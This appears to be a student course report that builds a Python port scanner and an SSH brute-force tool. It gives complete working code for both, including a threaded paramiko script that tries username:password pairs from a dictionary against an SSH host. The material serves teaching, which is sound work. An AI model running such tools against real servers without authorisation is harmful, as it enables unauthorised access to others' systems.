COURSE TITLE: **CEF 506 - PYTHON/PERL PROGRAMMING DEVELOPMENT**

NAME	MATRICULATION NUMBER
FRU ISIDORE CHE	FE12A078
THEOPHILUS WABA NASALI	FE12A183
NKENG NEWTON	FE12A140
MOBA MELVIS RINGNYU	FE12A107
ENOMBE THIERRY EWANE	FE12A053
ALANGI DERRICK	FE12A113

Title: Building of SSH port scanner and SSH Bruteforce tool

Hardware Specification

This application was developed and run on a machine with the following hardware requirement. It could be run on a machine with better specification

RAM: 3.00GB
Processor: AMD Phenom™ II N620 Dual-Core Processor
Processor speed: 2.80GHz
Hard drive: 1TB
Mark: Hewlett Packard (HP) ProBook 6455b

Software Specification

The following software used:

Operating System: Ubuntu 14.04
Editor: Sublime text editor 3
Command-line: Ubuntu terminal
Libraries:

Port Scanner

- **Socket** - makes sure the script doesn't mess up
- **Subprocess** – Was used to clear the terminal each time the code is executed

SSH BruteForce tool

- **Paramiko** – SSH crytographic Library
- **Sys** - Exits the script and returns codes

- **Threading**

FLOWCHARTS



Figure 1: FlowChart of the port scanner



Figure 2: FlowChart of SSH bruteforce

CODE

```
#!/usr/bin/env python
import socket
import subprocess
import sys
from datetime import datetime
# Clear the screen
subprocess.call('clear', shell=True)
# Ask for input
remoteServer    = raw_input("Enter a remote host to scan: ")
remoteServerIP  = socket.gethostbyname(remoteServer)
# Print a nice banner with information on which host we are about to scan
print "-" * 60
print "Please wait, scanning remote host", remoteServerIP
print "-" * 60
# Check what time the scan started
t1 = datetime.now()
print t1
# Using the range function to specify ports (here it will scans all ports between 1 and 9000)
try:
    for port in range(1,9000):
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        result = sock.connect_ex((remoteServerIP, port))
        if result == 0:
            print "Port {}:      Open".format(port)
        sock.close()
except KeyboardInterrupt:
    print "You pressed Ctrl+C"
    sys.exit()
except socket.gaierror:
    print 'Hostname could not be resolved. Exiting'
    sys.exit()
except socket.error:
    print "Couldn't connect to server"
    sys.exit()
# Checking the time again
t2 = datetime.now()
# Calculates the difference of time, to see how long it took to run the script
total =  t2 - t1
# Printing the information to screen
print 'Scanning Completed in: ', total
```

Figure 3: code for port scanner

```
# Paramiko is a cryptographic library
import paramiko, sys, time, threading

if len(sys.argv) < 3:
    # Checks how the command is written, if not so, then show
    # the usage.
    print "Usage: %s IP /path/to/dictionary" % (str(sys.argv[0]))
    print "Example: %s 127.0.0.1 dict.txt" % (str(sys.argv[0]))
    print "Dictionary should be in user:pass format"
    sys.exit(1)

ip=sys.argv[1]; filename=sys.argv[2]

# Open the password file with the usernames
fd = open(filename, "r")

# Function to attempt to crack the password using
# the brute-force algorithm
def attempt(IP,UserName,Password):
    ssh = paramiko.SSHClient()
    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    try:
        ssh.connect(IP, username=UserName, password=Password)
    except paramiko.AuthenticationException:
        print '[-] %s:%s fail!' % (UserName, Password)
    else:
        print '[!] %s:%s is CORRECT!' % (UserName, Password)
    ssh.close()
    return

print '[+] Brute-forcing against %s with dictionary %s' % (ip, filename)
for line in fd.readlines():
    username, password = line.strip().split(":")
    t = threading.Thread(target=attempt, args=(ip,username,password))
    t.start()
    time.sleep(0.3)

# Closes the file and exits the program
fd.close()
sys.exit(0)
```

Figure 4: Code for SSH bruteforce

OUTPUT



Figure 5: Output of the PortScanner



Figure 6: Output of the ssh bruteforce